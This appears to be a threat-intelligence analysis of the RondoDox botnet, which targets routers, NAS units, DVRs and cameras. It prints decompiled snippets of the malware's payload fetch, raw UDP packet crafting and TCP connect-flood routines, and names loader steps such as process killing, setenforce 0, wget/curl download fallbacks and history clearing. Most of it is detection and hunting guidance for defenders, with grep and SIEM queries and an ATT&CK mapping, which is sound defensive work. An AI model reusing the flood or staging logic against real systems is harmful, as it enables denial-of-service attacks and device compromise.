
**Function Name:** `socket_connect_and_receive` **@ 0x0000876c**

**Actual Ghidra Decompiled Code:**

```c
undefined4 socket_connect_and_receive(undefined4 server_ip, undefined4 server_p
{
  int sockfd;
  int iVar1;
  undefined4 uVar2;
  undefined4 uVar3;
  undefined1 recv_buffer [1024];
  undefined1 send_buffer [256];
  undefined4 local_20;
  undefined4 local_1c;
  undefined4 local_18;
  undefined4 local_14;

  // Build connection string with port
  snprintf(send_buffer, 0x100, DAT_00008888, server_port);

  uVar3 = 0;
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_20 = 0x50000002;  // AF_INET (2) + port in network byte order

  // Convert IP address string to binary
  sockfd = inet_pton(2, server_ip, &local_1c);
```

## Remote blob retrieval

This routine performs a short-lived TCP exchange with a supplied IPv4 endpoint and only returns data if the response contains an expected marker.



```
{
  int sockfd;
  int iVar1;
  undefined4 uVar2;
  undefined4 uVar3;
  undefined1 recv_buffer [1024];
  undefined1 send_buffer [256];
  undefined4 local_20;
  undefined4 local_1c;
  undefined4 local_18;
  undefined4 local_14;

  snprintf(send_buffer,0x100,&DAT_0002e025,server_port);
  uVar3 = 0;
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_20 = 0x50000002;
  sockfd = inet_pton(2,server_ip,&local_1c);
  if ((sockfd < 1) || (sockfd = socket(2,1,0), sockfd < 0)) {
    uVar3 = 0;
  }
  else {
    iVar1 = connect(sockfd,&local_20,0x10);
    if (-1 < iVar1) {
      uVar2 = strlen(send_buffer);
      send(sockfd,send_buffer,uVar2,0);
      iVar1 = recv(sockfd,recv_buffer,0x3ff,0);
      if (0 < iVar1) {
        recv_buffer[iVar1] = 0;
        iVar1 = strstr(recv_buffer,&DAT_00022db0);
        uVar3 = 0;
        if (iVar1 != 0) {
          uVar3 = FUN_0001c4a8();
        }
      }
    }
    close(sockfd);
```

## What the function does

- Builds a small outbound message
  - Formats a short string using the provided port into a fixed 256-byte buffer.
  - Sends this immediately after the connection is established.
- Connects to a provided IPv4 TCP endpoint
  - Converts the IP string into a binary IPv4 address.
  - Creates a TCP socket and attempts to connect.
- Sends once, receives once
  - Sends the formatted message.
  - Reads a single response chunk (up to ~1KB), then null-terminates it for string handling.
- Validates the response before returning anything
  - Searches the response for a specific marker string.
  - Only if the marker is present, it returns an extracted/processed string.
  - If the marker is missing (or any step fails), it returns `0`.

**Note**

This is a gatekeeper fetch: the caller only gets a usable blob if the remote side replies with a recognizable marker.


## Packet crafting and transmit

This routine builds and transmits a fully user crafted IPv4/UDP packet via a RAW socket. Before sending, it retrieves a short remote blob using the helper above and embeds that data directly into the UDP payload.

```
  iVar5 = socket(2,3,0xff);
  if (iVar5 < 0) goto LAB_00009aa4;
  unaff_r9 = (ushort *)&local_1050;
  unaff_r5 = 1;
  local_1074[0] = 4;
  local_34 = 1;
  setsockopt(iVar5,0,3,&local_34);
  memset(unaff_r9,0,0x1000);
  local_1050 = 0x45;
  local_1049 = 0;
  local_1047 = 0x11;
  local_104f = 0;
  local_104a = 0;
  local_1044 = inet_addr(param_1);
  local_1040 = inet_addr(param_1 + 0x10);
  local_1048 = 0x80;
  iVar6 = socket_connect_and_receive(&DAT_0002db50,&DAT_0002db42);
  iVar11 = unaff_r8;
  if (iVar6 == 0) goto LAB_00009ab4;
  do {
    unaff_r5 = strlen(iVar6);
    unaff_r8 = FUN_0001cf0c();
    iVar11 = unaff_r8;
    if (unaff_r8 != 0) goto LAB_00009ad4;
    FUN_0001d0b8(iVar6);
LAB_00009aa4:
    FUN_0001d0b8(param_1);
    FUN_00018a00(1);
    iVar11 = unaff_r8;
LAB_00009ab4:
    iVar6 = FUN_0001c4a8(&DAT_0002db5e);
  } while (iVar6 != 0);
  FUN_0001d0b8(param_1);
  unaff_r8 = FUN_00018a00(unaff_r5);
LAB_00009ad4:
  memcpy(unaff_r8,iVar6,unaff_r5);
  FUN_0001d0b8(iVar6);
  local_1068 = unaff_r5 + 8;
```

## What the function does

- Opens a raw socket for crafted packets
  - Creates a RAW IPv4 socket (protocol set to 0xFF in the socket call).
  - Enables the option that allows the program to provide its own IP header (typical for raw crafting).
- Constructs the IPv4 header manually
  - Zeroes a large packet buffer.
  - Fills standard fields:
    - IPv4 header with 0x45 (IPv4 + 20-byte header)
    - TTL set to 0x80
    - Protocol set to 0x11 (UDP)
  - Populates source and destination IPs by converting two IP strings.
- Fetches payload material over a normal TCP connection
  - Calls the blob-retrieval routine using a hard-coded endpoint.
  - If it fails, retries using a fallback string.
  - On success: allocates memory and copies the returned string into a working buffer.
  - Key linkage: the returned blob becomes part of the UDP payload.
- Builds UDP header + payload region
  - Sets UDP length based on payload size.
  - Chooses ports:
    - Uses provided ports when available,
    - Otherwise generates random ports.
- Computes checksums
  - Builds a UDP pseudo-header and runs a 16-bit accumulation loop.
  - Writes the computed checksum back into the packet fields.
- Sends the crafted packet
  - Transmits with sendto() and then frees/closes resources before exiting.



```
sendto(iVar5,unaff_r9,iVar12,0);
FUN_0001d0b8(iVar11);
FUN_0001d0b8(param_1);
close(iVar5);
```

## TCP flood routine

This routine generates high-volume connection churn for a fixed duration by repeatedly initiating non-blocking TCP connects and closing immediately—maximizing connection attempts rather than maintaining sessions.

```
  duration = atoi(attack_params + 0x10);
  if (duration < 1) {
    FUN_0001d0b8(attack_params);
    FUN_00018a00(1);
  }
  time(&start_time);
  iVar4 = *(int *)(attack_params + 0x18);
LAB_000088cc:
  time(&current_time);
  if (duration <= current_time - start_time) goto LAB_000089bc;
  do {
    unaff_r5 = 0;
    unaff_r7 = 2;
    local_30 = 0;
    local_2c = 0;
    local_28 = 0;
    local_34 = 2;
    if (*(int *)(attack_params + 0x18) < 1) goto LAB_000089cc;
    while( true ) {
      local_34 = CONCAT13((char)iVar4,CONCAT12((char)((uint)iVar4 >> 8),(undefined2)local_34));
      iVar1 = inet_pton(unaff_r7,attack_params,&local_30);
      if ((iVar1 < 1) || (unaff_r7 = socket(unaff_r7,1,unaff_r5), unaff_r7 < 0)) goto LAB_000088cc;
      uVar2 = fcntl(unaff_r7,3,unaff_r5);
      if ((-1 < (int)uVar2) && (iVar1 = fcntl(unaff_r7,4,uVar2 | 0x800), -1 < iVar1)) {
        connect(unaff_r7,&local_34,0x10);
      }
      close(unaff_r7);
      time(&current_time);
      if (current_time - start_time < duration) break;
LAB_000089bc:
      FUN_0001d0b8(attack_params);
      FUN_00018a00(0);
LAB_000089cc:
      uVar3 = rand();
      iVar4 = FUN_0001873c(uVar3,0x6e48);
      iVar4 = iVar4 + 0x8000;
    }
  } while( true );
```

## What the function does

- Reads duration and enforces validity
  - Parses a duration string (`atoi()`); if invalid (`< 1`), exits immediately.
- Runs until duration expires
  - Tracks `start_time` and loops until elapsed time reaches duration.
- Repeated connect loop
  - Converts the target IP string to IPv4 form.
  - Builds a destination socket address and injects the port value.
  - Creates a TCP socket.
  - Sets the socket to non-blocking via `fcntl()`.
  - Calls `connect()` and does not wait for completion.
  - Immediately closes the socket.
  - Repeats as fast as possible until time is up.
- Port behavior
  - Uses a provided port if present,
  - Otherwise selects randomized ports (via rand() path).

There is UDP flood implementation too

# Detection & hunting guidance

## Scope and assumptions

RondoDox primarily targets embedded Linux systems such as routers, NAS appliances, DVRs, and IP cameras. These environments typically lack centralized endpoint security tooling, structured audit logging, or long-term telemetry, which significantly limits traditional host-based detection.

The guidance in this section is therefore written for defenders, incident responders, and researchers who may have partial or non-standard visibility into such devices, including:

- limited shell or syslog access
- ad-hoc or scheduled filesystem inspection
- network telemetry from NDR platforms and firewalls

In many real-world deployments, network visibility may be the only reliable signal available. Where this is the case, network-based detection should be treated as the primary detection mechanism, with host-level artifacts used for confirmation and post-compromise validation when access permits.

This section is not intended to assume uniform telemetry across all environments. Instead, it provides practical hunting pivots and forensic checks that can be applied opportunistically—either during proactive threat hunting or when responding to suspected intrusion on embedded devices.

## Initial access & first-stage shell payloads

RondoDox uses a single, highly compatible shell-based loader during initial access. The loader executes silently, prepares the system for payload deployment, and installs architecture-specific binaries. Detection should focus on traces left by each operational step, not individual commands in isolation.

### Silent, non-interactive shell execution

**Observed loader action**

- Redirects stdout and stderr to `/dev/null`
- Exits when executed in an interactive terminal

**How to detect / hunt**

- Review shell execution logs or audit events for:
  - redirection of both stdout and stderr (`> /dev/null 2>&1`)
  - shell sessions that terminate immediately when a TTY is present
- Prioritize shell executions not associated with:
  - boot scripts
  - cron jobs
  - vendor update mechanisms

### Weakening local security controls

**Observed loader action**

- Iterates through `/proc`
- Terminates processes whose executables reside in writable locations

**How to detect / hunt**

- Monitor for bursts of `kill -9` affecting multiple PIDs within a short time window
- Correlate killed processes with executable paths under: `/tmp`, `/var`, `/mnt`, `/run`, `/home`, and `/dev`
- Look for shell scripts accessing `/proc/[0-9]*/exe`

### Process eviction & anti-competition cleanup

**Observed Loader Action**

- Disables mandatory access controls
- Remounts filesystem to allow modification

### How to detect / hunt

- Search system logs and audit records for:
  - execution of `setenforce 0`
  - AppArmor services being stopped
- Inspect mount history for:
  - root filesystem remounted from `ro to rw`
- Correlate these actions with shell execution events rather than system maintenance

## Writable directory discovery

### Observed loader action

- Probes multiple directories by writing and deleting marker files

### How to detect / hunt

- Detect repeated creation and removal of `.t` files
- Identify sequential directory access across: `/tmp`, `/dev/shm`, `/run`, `/mnt`, `/var/log`, `/var/tmp`, `/media`, `/usr/bin`, `/bin`
- Focus on rapid probing within a single execution context

## Staging area setup

### Observed Loader Action

- Creates a dedicated workspace
- Removes remnants of previous payloads

### How to detect / hunt

- Look for non-standard `lib/` directories created at runtime
- Monitor for:
  - permission changes (`chmod 755`)
  - cleanup commands targeting malware-related filenames (e.g., `rm -rf rondo*`)
- Correlate staging activity with subsequent download events

## Multi-architecture payload deployment

### Observed loader action

- Downloads payloads using multiple fallback tools
- Normalizes payload names
- Executes payload with architecture-specific arguments

### How to detect / hunt

- Monitor shell activity for:
  - sequential use of `wget`, `curl`, and `busybox wget`
  - repeated downloads from the same remote host
- Inspect process execution logs for:
  - the same binary executed multiple times with different arguments
  - arguments resembling architecture or vendor identifiers
- Track permission changes immediately preceding execution

## Cleanup & trace removal

### Observed loader action

- Attempts to erase shell execution history

### How to detect / hunt

- Review audit logs for:
  - execution of `history -c`
- Confirm history clearing occurred:
  - outside interactive user sessions
  - Immediately after payload execution

## Runtime confirmation and staging indicators

### Observed Loader Action

- After successful execution of the second-stage payload, the loader writes a local contact/coordination marker and stages binaries in writable filesystem locations.

### How to detect / hunt

#### Runtime confirmation artifact

Inspect the filesystem for the presence of the `/tmp/contact.txt` file

If present, correlate its creation time with:

- recent execution of downloaded binaries
- outbound network connections initiated by the device shortly afterward

The appearance of this file strongly indicates successful loader execution.

#### Additional staging locations to inspect

Inspect the following writable locations for recently created or executable files, especially files without associated package or firmware updates:

`/tmp`, `/var/tmp`, `/dev/shm` and `/run/user/*`

Focus on:

- newly created binaries
- files with executable permissions
- files created shortly before outbound network activity

## Non-standard or randomized directory creation

Inspect the filesystem for unusual or randomly named directories, which are uncommon on clean embedded devices and often indicate malware staging.

Examples observed in this campaign include:
`/dwsbme`, `/nqqbsc`, `/ahwdze`, `/ereghx`, `/hhrqwk`, `/dcwkkb`, `/cjtzgw` and `/gaajct`

Not only hunting should be limited to these exact dirs but any newly created directory with a non-descriptive or random looking name should be treated as suspicious and correlated with execution and network activity.

## Persistence detection

### Embedded linux autostart mechanisms

RondoDox embeds multiple persistence templates to support different Linux initialization models commonly found on embedded and legacy systems. Persistence is not guaranteed on all devices; therefore, detection should focus on explicit autostart configuration changes rather than assumptions about long-term residency.

### init.d–based persistence

#### Observed Persistence Method

The malware registers itself as a SysV-style service and launches a persisted binary in the background during system startup.

#### What to check

Inspect `/etc/init.d/` for:

- Services named rondo
- Scripts executing binaries with a `.persisted` suffix
- Background execution using &
- Startup scripts referencing non-vendor binaries

#### How to detect / hunt

```
ls -l /etc/init.d/
grep -R "rondo\|\.persisted" /etc/init.d/
```

#### Detection guidance

Inspect `/etc/init.d/` for:

- Treat any newly created init.d service referencing rondo or .persisted binaries as suspicious
- Correlate creation time with prior payload download or execution activity
- Validate whether the service is referenced by system runlevels

## inittab–based persistence (Legacy systems)

### Observed persistence method

On older or stripped-down systems, the malware registers a one-time or startup command via `inittab`.

### What to check

Inspect `/etc/inittab` for entries resembling:

```
rondo:345:once:...
```

Key characteristics:

- Custom service name (`rondo`)
- Execution at runlevels 3, 4, or 5
- Direct execution of a persisted binary

### How to detect / hunt

```
grep -i rondo /etc/inittab
```

## Cron-Based Persistence

### Observed Persistence Method

The malware registers itself for execution at system boot using cron, supporting both user-level and system-level cron configurations.

### What to Check

Inspect all cron locations, not just user crontabs:

```
/etc/crontab
/var/spool/cron/
/etc/cron.*
```

Specifically search for:

- `@reboot` execution
- References to `rondo`
- References to `.persisted` binaries

### How to detect / hunt

```
grep -R "@reboot\|rondo\|\.persisted" /etc /var/spool/cron
```

### Detection guidance

- `@reboot` entries launching non-vendor binaries are strong persistence indicators
- Treat cron entries added shortly after exploitation as malicious
- Validate whether cron persistence reappears after manual removal (reinfection behavior)

RondoDox does not rely exclusively on durable persistence. When startup mechanisms fail or are removed, the operator compensates through repeated exploitation and redeployment of the loader and payloads.


### How to Detect / Hunt

- Monitor for payload download and execution events recurring after device reboot
- Track repeated exploitation attempts targeting the same device or service over time
- Correlate reboot or service restart events with:
  - renewed outbound HTTP payload retrieval
  - reappearance of staging artifacts
  - resumption of outbound callback activity

### Hunting Guidance

- Treat recurring loader activity following reboot as a strong resilience indicator
- Absence of persistence combined with repeated reinfection attempts is consistent with botnet-style operations targeting unstable embedded platforms
- Recurrent compromise attempts should be prioritized even if each individual infection appears short-lived

## Defense evasion



```
↳ 4934 - /usr/lib/rsyslog/rsyslog-rotate
  ↳ 4935 - /usr/bin/systemctl systemctl kill -s HUP rsyslog.service
4936 - /bin/gzip
4937 - /bin/gzip
4938 - /bin/sh sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/mail.info/var/log/mail.warn/var/log/mail.err/var/log/mail.log/var/log/daemon.log/var/log/kern.log/var/log/auth.log/var/log/user.log/
var/log/lpr.log/var/log/cron.log/var/log/debug/var/log/messages
↳ 4939 - /usr/lib/rsyslog/rsyslog-rotate
```

In the VirusTotal process tree, the sample spawns a shell to invoke `rsyslog-rotate` against multiple log targets (e.g., `/var/log/syslog`, `/var/log/messages`, auth/mail/daemon/kern logs). After each rotation attempt, it uses `systemctl kill -s HUP rsyslog.service`, which sends SIGHUP to rsyslog to force rsyslog to reopen log file handles after rotation. The workflow also spawns `gzip`, to constantly compress the rotated logs.

### How to Detect / Hunt

**1) Process / command-line hunting**

Look for this exact behavior combination:

- `systemctl kill -s HUP rsyslog.service`
- `rsyslog-rotate logrotate_script`
- `gzip` spawned immediately after rotation

**Example hunt patterns**

- Parent is suspicious binary (`e.g., /tmp/*.elf`) spawning:
  - `/bin/sh -c /usr/lib/rsyslog/rsyslog-rotate ...`
  - `/usr/bin/systemctl kill -s HUP rsyslog.service`

# Network-level

## Payload retrieval (HTTP)

Flag outbound HTTP sessions from embedded devices that exhibit payload-delivery characteristics, especially when multiple conditions occur together:

- Response size consistent with a small ELF binary
- Missing or overly generic `Content-Type`
- Short-lived HTTP session with no follow-on asset retrieval
- Destination not associated with a known vendor or firmware infrastructure
- Consistent use of: `Connection: close`

Prioritize detections where the same host is contacted repeatedly for different paths or filenames, which is indicative of architecture probing rather than firmware updates.

## Post-download callback behavior

Escalate suspicion when a device that has just performed a payload-sized HTTP download subsequently:

- initiates new outbound TCP connections shortly afterward
- reconnects repeatedly to the same external IP or a small infrastructure set
- communicates over ports atypical for the device's normal role

## HTTP header anomalies

If HTTP headers are visible, prioritize outbound requests containing:

```
User-Agent: rondo
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS X)
```

If firewall logs are ingested into the SIEM, defenders can hunt for this activity using the following query:

```
user_agent IN ["*rondo*","*Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS
X)*"]
```

Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS X)

is a User Agent (UA) string identifying an Apple iPhone running iOS 18.5, using the WebKit rendering engine, likely with Safari or Chrome on iOS, indicating a modern mobile device using Apple's mobile OS, which is built on macOS, so this may create large FPs.

Search for mobile browser User-Agents originating from Linux-based embedded devices (e.g., routers, NAS, DVRs, cameras), and explicitly exclude known macOS and iOS endpoints to reduce false positives.

**Analyst note**

Treat individual network signals as low confidence in isolation. Escalate only when payload delivery, short-lived HTTP behavior, and post-download outbound communication are observed in close succession from the same embedded device.

Search for mobile browser User-Agents originating from Linux-based embedded devices (e.g., routers, NAS, DVRs, cameras), and explicitly exclude known macOS and iOS endpoints to reduce false positives.

## NDR detections

If you are leveraging Guardsix NDR you can then check out following notifications for detecting anomalies in the network.

1. Cleartext protocol HTTP
2. Anomaly Based Detections:
    a. Anomaly - Unexpected Interaction
    b. Anomaly - Unexpected Port
    c. Anomaly - Unexpected Service
    d. Anomaly - Unexpected Service and Port
    e. Anomaly -Unusual Context

# MITRE ATT&CK mapping

| Tactic | Technique | Description |
|---|---|---|
| **Reconnaissance** | **Active Scanning: Vulnerability Scanning (T1595.002)** | Internet-wide scanning to identify vulnerable embedded/IoT-facing services prior to exploitation. |
| **Initial Access** | **Exploit Public-Facing Application (T1190)** | Exploitation of exposed embedded Linux services to obtain initial execution (often leading to shell access). |
| **Execution** | **Command and Scripting Interpreter: Unix Shell (T1059.004)** | Non-interactive shell execution via `/bin/sh -c` for staging, environment prep, and running operator/C2-supplied commands. |
| **Execution** | **Native API (T1106)** | Direct OS interaction through syscalls/wrappers for process, file, and network operations (common in MIPS/ARM Linux malware). |
| **Persistence** | **Scheduled Task/Job: Cron (T1053.003)** | Persistence via cron entries (including `@reboot`) across system/user crontabs. |
| **Persistence** | **Boot or Logon Initialization Scripts: RC Scripts (T1037.004)** | Creation/modification of init/rc-style scripts (e.g., `/etc/init.d/`) to re-launch payload on boot. |
| **Persistence** | **Boot or Logon Initialization Scripts: Logon Script (T1037.001)** | Legacy init-style persistence (e.g., `inittab` entries like `rondo:345:once`) to trigger execution during boot/runlevels. |
| **Persistence** | **Create or Modify System Process: Systemd Service (T1543.002)** | Establishes persistence by creating/modifying systemd units (e.g., under /lib/systemd/) to start malware as a managed service. (MITRE ATT&CK) |
| **Defense Evasion** | **Masquerading: Match Legitimate Name or Location (T1036.005)** | Uses legit-looking names/paths (e.g., system-like filenames/services) to blend into device process/service inventory. |
| **Defense Evasion** | **Hide Artifacts: Hidden Files and Directories (T1564.001)** | Uses hidden paths or inconspicuous directory naming to reduce operator/IR visibility on embedded filesystems. |
| **Defense Evasion** | **Obfuscated Files or Information (T1027)** | Obfuscated strings and encoded identifiers to slow static triage and hinder quick signature-based inspection. |
| **Defense Evasion** | **Impair Defenses (T1562)** | Weakens host protections (e.g., adjusting enforcement posture / disabling or reducing defensive friction) to make staging/persistence easier. (MITRE ATT&CK) |
| **Defense Evasion** | **Service Stop (T1489)** | Stops or disables services (and in practice may also terminate related processes) to reduce enforcement/competition and stabilize deployment. (MITRE ATT&CK) |
| **Defense Evasion** | **Indicator Removal on Host: Clear Command History (T1070.003)** | Clears shell history (e.g., `history -c`) to reduce local forensic visibility where history files exist. |
| **Defense Evasion** | **Indicator Removal on Host: File Deletion (T1070.004)** | Removes staged artifacts/binaries and prior remnants to reduce on-disk evidence and hinder triage. In case of some error, removes itself from host. |

| Tactic | Technique | Description |
|---|---|---|
| **Discovery** | **System Information Discovery (T1082)** | Reads/queries system details and configuration artifacts to fingerprint device type/environment and tailor follow-on actions. |
| **Discovery** | **File and Directory Discovery (T1083)** | Probes common system/writable paths (e.g., `/var/tmp`, `/usr/bin`, `/lib/systemd/`) to find staging locations and persistence footholds. |
| **Discovery** | **Process Discovery (T1057)** | Enumerates running processes (often via `/proc`) to identify targets for eviction/anti-competition and to assess environment. |
| **Collection** | **Data from Local System (T1005)** | Collects local files of interest (configs, device data, credentials where present) via file search/copy/compare routines. |
| **Collection** | **Automated Collection (T1119)** | Uses dispatcher-driven operations to automate repeated collection tasks across many files/paths without manual operator effort. |
| **Command and Control** | **Ingress Tool Transfer (T1105)** | Downloads architecture-specific payloads/components from external infrastructure. |
| **Command and Control** | **Application Layer Protocol: Web Protocols (T1071.001)** | Uses HTTP-based C2 patterns (e.g., minimal GET beacons) suitable for embedded environments. |
| **Command and Control** | **Data Encoding: Standard Encoding (T1132.001)** | Encodes data (e.g., Base64-like material) to package identifiers/content for transport. |
| **Command and Control** | **Data Obfuscation (T1001)** | Obfuscates C2-visible identifiers/parameters to reduce straightforward detection and inspection. |
| **Command and Control** | **Encrypted Channel (T1573)** | Uses protected/obfuscated channels where applicable (e.g., alternate retrieval mechanisms) to reduce visibility into C2 content. |
| **Command and Control** | **Non-Standard Port (T1571)** | Uses atypical ports where observed to bypass restrictive egress assumptions and blend into device/network norms. |
| **Exfiltration** | **Exfiltration Over C2 Channel (T1041)** | Exfiltrates collected data using the same outbound C2 pathway (e.g., HTTP-based transfer). |
